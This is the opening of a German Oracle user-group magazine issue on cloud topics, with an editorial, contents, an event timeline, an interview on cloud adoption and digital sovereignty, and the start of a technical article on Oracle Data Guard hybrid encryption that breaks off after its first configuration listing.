Nr. 3 | August 2026 | ISSN 2366-7915 | www.doag.org

Red Stack Magazin

DOAG SOUG swiss oracle user group AOUG AUSTRIAN ORACLE USER GROUP



CLOUD

Aus der Praxis

Linux-basierte Hochverfügbarkeit für die Standard Edition



Im Interview

Johannes Michler, Chief Technology Officer, Broadpin

Cloud

Oracle Data Guard Hybrid Cloud Configuration

»DEV LAND«

The Next Generation of Development

03. – 05. MÄRZ 2027

EUROPA-PARK
IN RUST

ARCHITECTURE AVENUE
AI VALLEY
CLOUD CLIFFS
DATA DOCKS
CAREER COAST

WWW.DEVLAND.EU #DEVLAND



Philipp Berg
DOAG Vorstand für Infrastruktur und Middleware

Liebe Mitglieder, liebe Leserinnen und Leser,

die Cloud ist längst kein Trend mehr, sondern Alltag in den meisten Unternehmen – und doch bleiben viele Fragen unbeantwortet. Dieses Magazin zeigt eindrucksvoll, dass es beim Weg in die Cloud nicht nur um Technologie allein geht.

Unser Experteninterview macht den Auftakt und zeichnet ein klares Bild: Cloud ist kein Zielzustand, sondern ein kontinuierlicher Transformationsprozess. Die Migration in die Cloud bietet viele Chancen zur Optimierung von Infrastrukturen und Prozessen, was anhand eines Kundenbeispiels konkretisiert wird.

Die folgenden Beiträge betrachten zentrale Aspekte eines erfolgreichen Arbeitens in der Cloud. Anhand der Oracle Hybrid Data Guard Migration wird gezeigt, dass auch hochkritische Datenbank-Workloads den Weg in die Cloud finden können. Selbst unter komplexen Rahmenbedingungen wie der Verschlüsselung.

Für eine erfolgreiche Cloudstrategie ist die Migration nur der Startpunkt. Wie gelingt es, die Vorteile der Cloud zu nutzen, ohne die Kontrolle zu verlieren? Die Beiträge diskutieren Fragen der digitalen Souveränität, FinOps-Strategien und Ansätze zur Vermeidung von Vendor Lock-in – die Themen sind vielfältig, aber eines wird klar: Transparenz und eigene Gestaltungskompetenz sind entscheidend. Antworten darauf liefern sowohl strategische Ansätze als auch konkrete Werkzeuge wie der Cloud Capability Compass, der Cloud-Reife greifbar macht.

Auch die Rolle des DBAs wandelt sich. Weg von der klassischen Administration hin zu neuen Verantwortungsbereichen wie der Data Governance und Betriebsverantwortung für komplette Infrastrukturen. Und nicht zuletzt führt uns der MySQL Honeypot vor Augen, wie wichtig es ist, Sicherheitsaspekte von Beginn an mitzudenken.

Diese Ausgabe lädt Sie ein, die Cloud nicht nur als Ziel, sondern als kontinuierlichen Entwicklungsprozess zu verstehen – strategisch fundiert, technologisch differenziert und stets mit Blick auf das große Ganze.



Philipp Berg

Ausgabe Nr. 3/2026
auf Abruf!

DOAG
WEBSESSION

Die DOAG WebSessions* bieten Ihnen in regelmäßigen Abständen spannende Online-Vorträge und -Diskussionen zu einer Vielzahl von Themenbereichen aus den jeweiligen DOAG Communities.

Freuen Sie sich auf WebSessions rund um die Themen Datenbank, Data Analytics und NetSuite oder beteiligen Sie sich bei den DOAG DevTalks an interessanten Gesprächsrunden zu aktuellen Development-Themen!


www.doag.org/go/websessions

*Die Buchung der WebSessions erfolgt ganz einfach über unseren Shop. Mitglieder erhalten im Buchungsprozess automatisch **100 % Rabatt**.





Oracle Data Guard Hybrid Cloud Configuration: Der Weg in die Cloud ohne TDE?



Wie behalte ich meine Souveränität in der Cloud?

Einleitung

3 Editorial

6 Timeline

8 „Cloud-Plattformen sind heute nicht mehr nur Infrastruktur, sondern stellen KI-Funktionen direkt dort bereit, wo Daten liegen und Prozesse laufen."
Interview mit Johannes Michler

Cloud

12 Oracle Data Guard Hybrid Cloud Configuration: Der Weg in die Cloud ohne TDE?
Alexander Giesbrecht

20 Wie behalte ich meine Souveränität in der Cloud?
Frank Pientka

26 Cloud Capability Compass: Warum Organisationen ihre Fähigkeiten pflegen müssen – wie Kinder ihre Zähne
Admir Harbaš

31 Cloud-Kosten im Griff: Praktische FinOps-Strategien für die AWS-Welt
Fabian Saacke



Cloud Capability Compass: Warum Organisationen ihre Fähigkeiten pflegen müssen – wie Kinder ihre Zähne

Sovereign Cloud

37 Modernes VM-Management: Native Templates und weitere Neuerungen in KubeVirt
Felix Matouschek

46 Bye-bye Lock-in: Cloud-Anbieter einfach wechseln durch automatisiertes Cloud-Switching
Johannes Schnatterer und Matthias Eiserloh


Datenbank

54 Linux-basierte Hochverfügbarkeit für die Standard Edition
Daniel Bollinger

60 DBAs und Data Governance: Ist das Kunst oder kann das weg?
Matthias Jung

Security

68 MySQL Honeypot
Oli Sennhauser



Cloud-Kosten im Griff: Praktische FinOps-Strategien für die AWS-Welt



Modernes VM-Management: Native Templates und weitere Neuerungen in KubeVirt

News

49 Oracle Datenbanken Monthly News

66 DOAG Datenbank Kolumne


Intern

40 DOAG Kalender

76 Best of DOAG Online

77 Neue Mitglieder + Termine

78 Impressum + Inserenten



Bye-bye Lock-in: Cloud-Anbieter einfach wechseln durch automatisiertes Cloud-Switching



Linux-basierte Hochverfügbarkeit für die Stan-dard Edition



DBAs und Data Gover-nance: Ist das Kunst oder kann das weg?



MySQL Honeypot

TIMELINE

13. Mai 2026

Der DOAG DevTalk zum Thema “Modernes SQL: Vector Search” mit Markus Kißling und Christian Schwitalla findet statt.

18. bis 19. Mai 2026

Die DOAG 2026 Datenbank mit Cloud Infrastructure lädt erstmals in den Freizeitpark Heide Park Soltau ein. Die Besucherinnen und Besucher genießen ein Vortragsprogramm mit rund 50 Vorträgen zu den Themen Datenbank, Cloud-Infrastruktur und Engineered Systems. Neben vielfältigen neuen Erkenntnissen und Einblicken steht der persönliche Austausch mit Gleichgesinnten und das Networking im Mittelpunkt.

18. bis 20. Mai 2026

Die APEX connect 2026 findet parallel ebenfalls im Abenteuerhotel des norddeutschen Vergnügungsparks Heide Park Soltau statt und wird zum pulsierenden Zentrum der internationalen Oracle-APEX-Community. Neben dem brandneuen Oracle APEX 26.1 als Highlight stehen APEXLang und zahlreiche Sessions zu Oracle 23ai, KI-Anwendungen, Green Coding, JavaScript und PL/SQL auf der Agenda. Daneben begeistert das Rahmenprogramm mit Silent Disco, Karaoke Party & Gaming Night und natürlich der Besuch der Fahrgeschäfte des Heide Parks.

19. bis 22. Mai 2026

Beim dritten Event im Heide Park Soltau erleben rund 330 Leute auf der CloudLand 2026 an vier Tagen mit rund 80 Vorträgen, Erfahrungsberichten, Workshops, interaktiven Beiträgen und einem Barcamp ein Community-Event der besonderen Klasse. Einen Karaokeabend, eine Summer Night mit Musik und eine Gaming Night sind weitere Highlights des Cloud Native Festivals im Heide Park Soltau. Adrenalin-Junkies kommen bei den Attraktionen des Freizeitparks wie dem Kraken mit seinem 90-Grad-Sturz, dem Colossus, der höchsten Holzachterbahn Europas, sowie mit dem Flug der Dämonen, Deutschlands einzigem Wing Coaster, voll auf ihre Kosten.

27. Mai 2026

Zum DOAG DBTalk „Oracle AI Vector Search“ laden Christian Pfundtner und Dr. Torsten Buchwald.

28. Mai 2026

Der DOAG DevTalk „APEX und AI“ mit den Referenten Carsten Czarski und Ralf Müller steht an.

11. Juni 2026

Der DOAG DevTalk mit dem Titel „Die nächsten Oppenheimer werden Informatiker sein“ wird von Jürgen Sieben,





Sabine Heimsath und Arne Hattendorf angeboten und behandelt das Thema Rechte und Privatsphäre bei der Software-Entwicklung.

11. Juni 2026

Zum Regionaltreffen Berlin Brandeburg trifft sich die Community in Berlin. Die Vorträge „Datenbank-Monitoring mit checkmk“ von Marcel Kölbel und „New Features der 26ai Database für Entwickler (Demo)“ von Jan Gorkow stehen auf der Agenda. Es moderiert Michel Keemers.

12. Juni 2026

„Windows Performance Counter – Die unterschätzte Goldgrube im Betriebssystem“ ist das Thema der WebSession mit Gabriel Köhl. Es moderiert Christian Trieb.

15. und 16. Juni 2026

Die „AOUG Anwenderkonferenz 2026 – Digitale Souveränität gestalten“ findet im Tech Gate in Wien statt. Das Leitthema lautet „Daten- und Systemsouveränität im Zeitalter von Cloud und KI“.

17. Juni 2026

Im DOAG DBTalk beschäftigen sich Dr. Torsten Buchwald und Christian Pfundtner erneut mit dem Thema „Oracle AI Vector Search“.

24. Juni 2026

In diesem DOAG DBTalk erläutert Christian Pfundtner die Frage „Von Oracle zu Postgres, geht das so einfach?“

25. Juni 2026

Im DOAG DevTalk „Alles rund um Oracle Forms – die Forms-Community kommt zusammen“ lädt Frank Hoffmann zum Austausch der Community.

30. Juni 2026

Ein weiteres Regionaltreffen Dresden findet in Dresden statt. Mit dem Thema „Grid Infrastructure 26ai“ beschäftigt sich ein Vortrag von Sven Illert. Es moderiert Helmut Marten.

6. Juli 2026

Der erste DOAG Nachtisch wird zum Thema EXA CC von Jürgen Vitek serviert. Das neue monatlich angebotene Online-Event der DOAG Datenbank Community bietet eine Kombination aus Wissenspräsentation und anschließendem Erfahrungsaustausch.

8. Juli 2026

Das Regionaltreffen Osnabrück/Bielefeld/Münster in Paderborn bietet zwei Vorträge. „DBSAT – Sicherheitsanalyse für Oracle-Datenbanken in der Praxis“ von André Stefaniak und eine weitere Präsentation von Andreas Kother.

10. Juli 2026

Das Thema „Standbydatenbank Aufbau/Konfiguration“ steht auf dem Programm der DB WebSession mit Andreas Süss und Christian Trieb.

22. Juli 2026

Das Regionaltreffen München/Südbayern in München bietet den Teilnehmenden Präsentationen zum Thema „Oracle Database 26ai – meine 10 Highlights für DBAs und Entwickler“ von Ulrike Schwinn und „Von Sprache zu Vektoren: Semantische Suche als neue Herausforderung für Datenbanken“ von Referentin Hajar Alsumaydaiy.

3. August 2026

Der zweite DOAG Nachtisch hat „Backup/Recovery“ als Thema. Mit dabei ist Referent Marco Pachaly-Mischke.



„Cloud-Plattformen sind heute nicht mehr nur Infrastruktur, sondern stellen KI-Funktionen direkt dort bereit, wo Daten liegen und Prozesse laufen."

Martin Meyer, Redaktionsleiter des Red Stack Magazin, sprach mit Johannes Michler, Chief Technology Officer bei Broadpin, über die Cloud als Infrastruktur, über Cloud-Nutzung in Deutschland, Workloads, Datenschutz, Cloud-Modernisierung und Verbesserung operativer Prozesse am praktischen Unternehmensbeispiel sowie Trends bezüglich Cloud und Cloud Computing.

Bitte stelle Dich kurz unseren Lesern vor. Wer bist du und mit was beschäftigst du Dich?

Mein Name ist Johannes Michler und ich beschäftige mich seit über 15 Jahren mit moderner Softwareentwicklung und Cloud-Architekturen. Mein Schwerpunkt liegt im DevOps-Umfeld sowie im Design und Betrieb von IaaS-, PaaS- und SaaS-Lösungen. Ein weiterer zentraler Aspekt meiner Arbeit ist die Digitalisierung und Neugestaltung von Geschäftsprozessen sowie der Aufbau komplexer Systemarchitekturen auf Basis von Oracle-Technologien.

Darüber hinaus engagiere ich mich seit vielen Jahren im Oracle-ACE-Programm und bin auch aktiv in der DOAG Infrastruktur- und Middleware-Community eingebunden. Der fachliche Austausch und der Blick über einzelne Technologien hinaus sind mir dabei besonders wichtig.

Bei Broadpin verantworte ich als Chief Technology Officer die technologische Ausrichtung und unterstütze Unternehmen dabei, Cloud- und KI-Technologien nachhaltig, sicher und effizient einzusetzen.

Wie hat sich die Cloud-Nutzung in Deutschland in den letzten 10 Jahren entwickelt? Was beobachtest du im Markt?

Vor rund zehn Jahren war Cloud Computing in Deutschland noch vergleichsweise zurückhaltend verbreitet. Viele Unternehmen testeten damals erste SaaS-Anwendungen, doch geschäftskritische und produktive Workloads wurden überwiegend weiterhin On-Premises betrieben. Dieses Bild hat sich in den vergangenen Jahren grundlegend gewandelt. Heute nutzt die große Mehrheit der deutschen Unternehmen Cloud-Services aktiv: Laut Bitkom setzen inzwischen rund 90 Prozent der Unternehmen auf Cloud-Lösungen, und fast zwei Drittel geben sogar an, ohne diese Technologien nicht mehr arbeitsfähig zu sein. Bereits 2024 nutzten 81 Prozent Cloud Computing aktiv, weitere 14 Prozent planten oder diskutierten den Einstieg. Die Cloud hat sich damit klar von einer optionalen Ergänzung zu einer tragenden Basis-Infrastruktur entwickelt, die Unternehmen in Deutschland heute für Skalierung, Effizienz und Innovation dringend benötigen.

Warum gehen Unternehmen heute verstärkt in die Cloud?

Unsere Kunden entscheiden sich meist aus einer Kombination mehrerer Gründe für die Cloud. Ein zentraler Treiber ist die Modernisierung der Anwendungslandschaft, denn Cloud-Plattformen ermöglichen schnellere Bereitstellung, bessere Skalierbarkeit und den Abbau technischer Schulden. Gleichzeitig spielen Effizienz- und Kosteneffekte eine wichtige Rolle: Viele Unternehmen berichten inzwischen von messbaren Einsparungen und höherer Agilität. Hinzu kommt der Zugang zu neuen Technologien wie IoT und Künstlicher Intelligenz, die ohne Cloud nur schwer wirtschaftlich realisierbar wären. Kurz gesagt: Die Cloud wird nicht aus Selbstzweck eingeführt, sondern um Prozesse zu digitalisieren, Geschäftsmodelle zu beschleunigen und Innovation gezielt voranzutreiben.

Welche Workloads machen aus Deiner Sicht besonders viel Sinn in der Cloud – und welche weniger?

Am häufigsten migrieren unsere Kunden ERP-Systeme und Datenbanken in die Cloud, da hier Skalierbarkeit, hohe Verfügbarkeit und geringere Betriebsaufwände eine zentrale Rolle spielen. Besonders bei stark schwankender Auslastung, etwa im saisonalen Geschäft, oder bei geographisch verteilten Verfügbarkeitsanforderungen bietet die Cloud klare Vorteile. Ebenfalls verlagern Unternehmen Integrationsplattformen, Portale und APEX-Lösungen, bei denen Flexibilität und kurze Entwicklungszyklen entscheidend sind. Hinzu kommen Analytics-, Reporting- und KI-Workloads, deren Ressourcenbedarf stark variiert und die von Cloud-basierten KI-Services profitieren. Weniger geeignet sind hingegen Anwendungen mit extrem niedrigen Latenzanforderungen zur Produktion,

stark individualisierte Legacy-Systeme oder Lösungen, die durch bestehende Lizenzen oder Spezialhardware fest an einen On-Prem-Betrieb gebunden sind.

Datenschutz war lange ein großes Hemmnis – wie sehen deutsche Unternehmen das heute?

Datenschutz ist beim Thema Cloud nach wie vor ein zentrales Anliegen, insbesondere in Deutschland. Studien wie der Bitkom-Cloud-Report zeigen, dass viele Unternehmen Cloud-Dienste lange Zeit als schwer mit bestehenden Datenschutzanforderungen vereinbar wahrgenommen haben. Gleichzeitig beobachten wir jedoch, dass dieses Misstrauen spürbar abnimmt. Cloud-Anbieter haben in den vergangenen Jahren massiv in ihre Plattformen investiert und stellen heute transparente Audit-Möglichkeiten, eine klare Datenlokation innerhalb der EU, umfangreiche Compliance-Zertifizierungen sowie technische Isolierungsmechanismen bereit. Diese Fortschritte schaffen zunehmend Vertrauen und bilden für viele Unternehmen die Grundlage, auch sensible Workloads in der Cloud zu betreiben.

Welche Rolle spielt die Oracle EU Sovereign Cloud für Eure Kunden?

Gerade deutsche Unternehmen legen heute großen Wert auf europäische digitale Souveränität. Aktuelle Studien zeigen deutlich, dass viele Firmen Cloud-Angebote bevorzugen, die unter europäischen Rahmenbedingungen betrieben werden und den Wunsch nach Kontrolle und Rechtssicherheit erfüllen. Die Oracle EU Sovereign Cloud adressiert genau diese Anforderungen, indem Daten ausschließlich innerhalb der EU verarbeitet werden, isolierte Betriebsmodelle zum Einsatz kommen und strikte Personal- sowie Zugriffskontrollen greifen. Ergänzt wird dies durch die konsequente Ausrichtung auf europäische regulatorische Vorgaben wie DSGVO, NIS2 und EU-Recht. Unser Eindruck aus der Praxis ist klar: Für die meisten unserer Kunden bieten diese Mechanismen ein ausreichendes Maß an Souveränität, um selbst sensible Workloads – etwa ERP-Daten, Logistikprozesse oder Kundeninformationen – vertrauensvoll in der Cloud zu betreiben.

Wo stehen deutsche Unternehmen heute in Bezug auf digitale Souveränität und Vertrauen in Cloud-Provider?

Wir erleben, dass deutsche Unternehmen beim Thema digitale Souveränität heute bewusster und differenzierter entscheiden. Sie wollen die Innovations- und Skalierungsvorteile der Cloud nutzen und zugleich Datenschutz, Compliance und Datenkontrolle abgesichert wissen. Studien wie der Bitkom-Cloud-Report (Bitkom Research) belegen diesen Trend und die Nachfrage nach europäischen Optionen.

In der Praxis hat sich das Zusammenspiel aus OCI, EU-Sovereign-Cloud-Optionen und wohldosierten Multi-Cloud-Strategien als tragfähiger Mittelweg etabliert: ein akzeptierter Kompromiss zwischen dem Wunsch nach europäischen Rahmenbedingungen und dem Zugriff auf die leistungsfähigsten Werkzeuge am Markt. Für die meisten unserer Kunden ist das eine Lösung, die Vertrauen schafft und gleichzeitig die Innovationsfähigkeit erhält.

Das Thema „Souveränität" ist zusammengefasst sicher eines der Fokus-Themen im Bereich Cloud für 2026. Das sehen wir auch in der Infrastruktur und Middleware Community der DOAG und werden darauf dieses Jahr einerseits einen besonderen Fokus bei unseren Konferenzen – gerade bei der DOAG Konferenz und Ausstellung im November in Nürnberg setzen – aber auch dedizierte Handreichungen für (Oracle-) Anwender in Deutschland veröffentlichen.

Eure Kunden kommen aus sehr unterschiedlichen Branchen. Kannst du ein konkretes Beispiel nennen, wie Unternehmen durch Cloud-Modernisierung operative Prozesse verbessern konnten?

Ein besonders gutes Beispiel ist Interzero, ein Unternehmen aus der Kreislaufwirtschaft. Dort zeigt sich sehr deutlich, wie Cloud-Modernisierung nicht nur IT-Strukturen verschlankt, sondern echte Prozessverbesserungen ermöglicht.

Interzero betreibt heute zentrale Anwendungen wie Oracle E-Business Suite, Integrationsprozesse und APEX-Applikationen vollständig in der Oracle Cloud Infrastructure. Das schafft ein stabiles, skalierbares Fundament, auf dem Weiterentwicklungen wesentlich schneller möglich sind.

Gerade durch diese Cloud-Basis konnten wir gemeinsam Prozesse standardisieren, Integrationsabläufe beschleunigen und technische Abhängigkeiten reduzieren. Die Cloud wird dadurch nicht nur IT-Infrastruktur, sondern ein Enabler für kontinuierliche Optimierung im operativen Geschäft.

Welche Art von Verbesserungen konntest du mit Interzero gemeinsam konkret umsetzen – und welchen Mehrwert hatte das für den Alltag im Unternehmen?

Ein sehr greifbares Beispiel ist eine Cloud-native Automatisierungslösung, die wir mit Interzero entwickelt haben. Das Unternehmen verarbeitet täglich große Mengen an Lieferscheinen aus verschiedenen Geschäftsbereichen. Früher liefen viele Schritte manuell, heute durchläuft der Prozess vollautomatisiert unsere OCI-basierte Pipeline – von der Erfassung und Validierung über die strukturierte Übergabe in nachgelagerte Systeme bis hin zu Transparenz, Protokollierung und sauberer Ausnahmebehandlung.

Gerade in diesem Bereich stellen moderne multimodale Large Language Modelle wie OpenAI GPT-5 oder auch Google Gemini eine viel schnellere, bessere und günstigere Umsetzung bereit, als das noch vor einem Jahr möglich war.

Seit Googles Gemini-Modelle (2.5-Serie) in der OCI-Generative-AI über die Region Frankfurt verfügbar sind, kann solche multimodale Erkennung auch direkt regional genutzt werden – sinnvoll etwa für schwer lesbare Scans, handschriftliche Korrekturen oder gemischte PDF-Inhalte. Das reduziert regelbasierte OCR-Fragilität und beschleunigt die Durchlaufzeiten spürbar.

Bei Interzero müssen täglich tausende Lieferrückmeldungen mit hunderten PDF-Lieferscheinen geprüft und klassifi-

ziert werden. Durch eine (Teil-) Automatisierung dieser Vorgänge spart Interzero erheblich manuellen Aufwand und reduziert außerdem die Wahrscheinlichkeit von Fehleingaben. Gleichzeitig profitieren Fachbereiche von schnelleren Prozessen, höherer Datenqualität und deutlich besseren Einblicken. Das zeigt exemplarisch, wie Unternehmen durch Cloud-Technologie operativ skalieren, ohne zusätzliche Ressourcen binden zu müssen. Was hierbei besonders wichtig ist: Wir denken Ende-zu-Ende – vom Eingang der Daten, über Validierungs- und Freigabe-Schritte bis zur Verbuchung und dem Monitoring.

Der Einsatz von KI sollte nicht als isolierter Schnellschuss verstanden werden. Einzelne, ad-hoc integrierte Automatisierungsbausteine – egal in welchem Low-Code- oder Workflow-Tool – wirken zwar auf den ersten Blick einfach, führen ohne durchdachte Prozessarchitektur, Governance und Qualitätsmechanismen aber selten zu stabilen, langfristig tragfähigen Lösungen.

Entscheidend sind saubere Schnittstellen, Versionierung, Testbarkeit, Observability und klare Verantwortlichkeiten. Dann skaliert die Lösung nachhaltig und spart Interzero messbar manuelle Arbeit ein

Welche Trends siehst du und welche Entwicklungen erwartest du für die Zukunft bei Cloud/Cloud Computing?

Wir sehen aktuell weniger einzelne, völlig neue Technologien, sondern eine zunehmende Reife und Konsolidierung von Cloud-Ansätzen. Drei Entwicklungen stechen dabei klar hervor:

Erstens: KI und Large-Language-Modelle werden zum integralen Bestandteil von Unternehmensprozessen. Cloud-Plattformen sind heute nicht mehr nur Infrastruktur, sondern stellen KI-Funktionen direkt dort bereit, wo Daten liegen und Prozesse laufen – etwa in ERP-, Integrations- oder Dokumenten-Workflows. Der Fokus verschiebt sich von ‚KI als Experiment' hin zu KI als produktivem Baustein in Ende-zu-Ende-Prozessen.

Zweitens: Souveränität wird zu einem festen Architektur-Kriterium. Unternehmen entscheiden heute deutlich bewusster, wo Cloud-Services betrieben werden und unter welchen rechtlichen und organisatorischen Rahmenbedingungen. Modelle wie die Oracle EU Sovereign Cloud zeigen, dass sich regulatorische Anforderungen und moderne Cloud-Services nicht mehr ausschließen müssen. Das Thema wird Unternehmen auch über 2026 hinaus begleiten.

Drittens: Pragmatismus setzt sich durch. Statt ideologischer Diskussionen sehen wir einen sehr praktischen Ansatz: Cloud-, KI- und Souveränitätsanforderungen werden gemeinsam gedacht. Multi-Cloud-Architekturen, kuratierte KI-Modelle und klar definierte Governance-Konzepte bilden dabei einen akzeptierten Mittelweg zwischen Innovationsfähigkeit und Kontrolle.

Genau diese Themen spiegeln wir auch in der Oracle- und Infrastruktur-Community wider – etwa in der DOAG, wo Souveränität, KI-Einsatz und Cloud-Architekturen derzeit zu den zentralen Diskussionspunkten gehören. Unser Eindruck aus dieser Community ist eindeutig: Die Zukunft der Cloud liegt weniger im reinen Ausbau technologischer Möglichkeiten als im durchdachten Zusammenspiel von Cloud, Daten, KI und Verantwortung.

Referenzen/Quellen:

Die im Interview genannten Zahlen und Einschätzungen basieren auf aktuellen Studien von Bitkom Research, Bitkom e. V., ECMGUIDE sowie CloudComputing-Insider / PwC.



JOHANNES MICHLER

Johannes Michler ist Chief Technology Officer bei Broadpin, einem globalen Oracle-Partner, der Unternehmen weltweit bei der digitalen Transformation unterstützt – von Cloud-Infrastruktur (IaaS) über Oracle-Datenbank- und Integrationslösungen (PaaS) sowie SaaS-Anwendungen für ERP, CX und HCM bis hin zu durch KI-Agenten unterstützen Lösungen. Johannes Michler und Broadpin verbinden dabei fundiertes Oracle-Know-how mit moderner Cloud- und Plattform-Expertise und legen besonderen Wert auf Skalierbarkeit, Sicherheit und digitale Souveränität. In seiner Rolle verantwortet Johannes Michler die technologische Ausrichtung des Unternehmens und begleitet Kunden bei der nachhaltigen Nutzung von Cloud- und KI-Technologien. Er beschäftigt sich seit über 15 Jahren mit moderner Softwareentwicklung und Cloud-Architekturen, insbesondere im DevOps-Umfeld sowie im Design und Betrieb von IaaS-, PaaS- und SaaS-Plattformen auf Basis von Oracle-Technologien. Er engagiert sich zudem im Oracle-ACE-Programm sowie in der DOAG-Infrastruktur- und Middleware-Community.



Oracle Data Guard Hybrid Cloud Configuration: Der Weg in die Cloud ohne TDE?

Alexander Giesbrecht, Logicalis

Oracle Data Guard wird häufig als Migrations- und Hochverfügbarkeitslösung in der Oracle Cloud Infrastructure eingesetzt. Mit der Hybrid Cloud Configuration können dabei verschlüsselte Datenbanken in OCI mit unverschlüsselten On-Premises-Datenbanken kombiniert werden. Dies ermöglicht einen schrittweisen Weg in die Cloud und bietet gleichzeitig die Möglichkeit eines späteren Switchbacks. Der Artikel beschreibt die technischen Voraussetzungen und die Funktionsweise der Architektur sowie den praktischen Aufbau einer Data-Guard-Konfiguration mittels ZDM und dbaascli.

Die Migration geschäftskritischer Oracle-Datenbanken in die Oracle Cloud Infrastructure (OCI) und Oracle-Multicloud-Angeboten gehört inzwischen häufig zu den Modernisierungsvorhaben im Datenbankumfeld. Neben den Vorteilen der Cloud wie automatisierten Betriebsprozessen, hoher Verfügbarkeit und elastischer Skalierung ergeben sich jedoch auch technische Herausforderungen.

Häufig kommen bei Kunden die Fragestellungen nach der verpflichtenden Verschlüsselung von Datenbanken in der OCI. Viele On-Premises-Datenbanken werden seit Jahren erfolgreich ohne Transparent Data Encryption (TDE) betrieben. Für Administratoren und Architekten stellt sich daher die Frage, ob vor einer Migration zunächst die gesamte Datenbank verschlüsselt werden muss und welche Auswirkungen dies auf Betrieb, Wartung und Lizenzierung hat.

Ein weiterer Aspekt ist die Risikobetrachtung einer Cloud-Migration. Häufig wird die Befürchtung geäußert, dass nach der Migration kein einfacher Weg zurück in das lokale Rechenzentrum mehr existiert. Insbesondere bei geschäftskritischen Systemen wird daher ein belastbares Fallback-Szenario gefordert, das auch nach der Migration einen Weg zurück ermöglicht.

Oracle adressiert diese Anforderungen mit der Data Guard Hybrid Cloud Configuration. Diese Architektur ermöglicht den hybriden Betrieb einer verschlüsselten Datenbank in OCI und einer unverschlüsselten Datenbank im lokalen Rechenzentrum. Dadurch kann Oracle Data Guard nicht nur als Migrationswerkzeug eingesetzt werden, sondern auch als Grundlage für hybride Disaster-Recovery-Konzepte.

Der große Vorteil dieser Architektur ist, dass bestehende On-Premises-Datenbanken zunächst unverschlüsselt weiterbetrieben werden können. Eine aufwendige Verschlüsselung der Quellumgebung vor der Migration ist nicht erforderlich, während die Datenbank in OCI dennoch die dort geforderte Verschlüsselung nutzt. Gleichzeitig stehen weiterhin alle Data-Guard-Funktionen wie Switchover, Failover, Switchback und Snapshot Standby zur Verfügung.

Dieser Artikel erläutert zunächst die technischen Grundlagen und Voraussetzungen der Oracle Data Guard Hybrid Cloud Configuration. Anschließend wird gezeigt, wie eine entsprechende Umgebung sowohl mit Oracle Zero Downtime Migration (ZDM) als auch mit dbaascli aufgebaut werden kann.

Während Oracle Zero Downtime Migration (ZDM) der von Oracle empfohlene Standardweg für Migrationen in die OCI ist, bietet dbaascli insbesondere in Exadata-Cloud-Umgebungen eine interessante Alternative. Beide Ansätze werden im weiteren Verlauf anhand einer Data Guard Hybrid Cloud Configuration vorgestellt und miteinander verglichen.

Funktionsweise der Hybrid Cloud Configuration

In einer klassischen Data-Guard-Konfiguration müssen Primär- und Standby-Datenbank dieselben Verschlüsselungsvoraussetzungen erfüllen. Die Hybrid Cloud Configuration erweitert dieses Konzept.

Befindet sich die Primärdatenbank On-Premises und ist nicht verschlüsselt, werden die Redo-Daten zunächst unverschlüsselt erzeugt und zur Standby-Datenbank in OCI transportiert. Dort werden sie mit dem vorhandenen TDE-Master-Key verarbeitet und in die verschlüsselte Datenbank übernommen.

Nach einem Switchover oder Failover arbeitet die OCI-Datenbank als Primary. Die erzeugten Redo-Daten werden verschlüsselt übertragen und auf der lokalen Datenbank mit dem identischen TDE-Master-Key entschlüsselt und angewendet.

Dadurch bleiben Switchover, Failover und Switchback vollständig unterstützt und es ist ein hybrides Disaster-Recovery-Szenario mit Fallback umgesetzt.

Voraussetzungen und Konfiguration

Um eine hybride Verschlüsselung in der Data-Guard-Umgebung umzusetzen, ist es notwendig, ein Wallet für die Primary- und Standby-Datenbank anzulegen. Die Wallets müssen einen identischen Master-Key für CDB und PDBs auf Primary und Standby haben.

- Für die lokale Datenbank werden die in *Listing 1* dargestellten Parameter benötigt.
- Das Anlegen eines Wallets mit Master-Key erfordert keine TDE-Lizenz, solange keine Tablespaces oder Spalten in der Datenbank verschlüsselt werden.
- In OCI sind die erforderlichen Einstellungen bereits standardmäßig vorhanden *(siehe Listing 2)*.

Damit sind die Voraussetzungen für den hybriden Betrieb erfüllt und die Standby kann hybrid aufgebaut werden.

```
wallet_root=<Wallet-Pfad>
tablespace_encryption=DECRYPT_ONLY
tde_configuration=KEYSTORE_CONFIGURATION=FILE
```

Listing 1: Parameter für Hybrid Cloud Configuraiton auf unverschlüsselter Primary

```
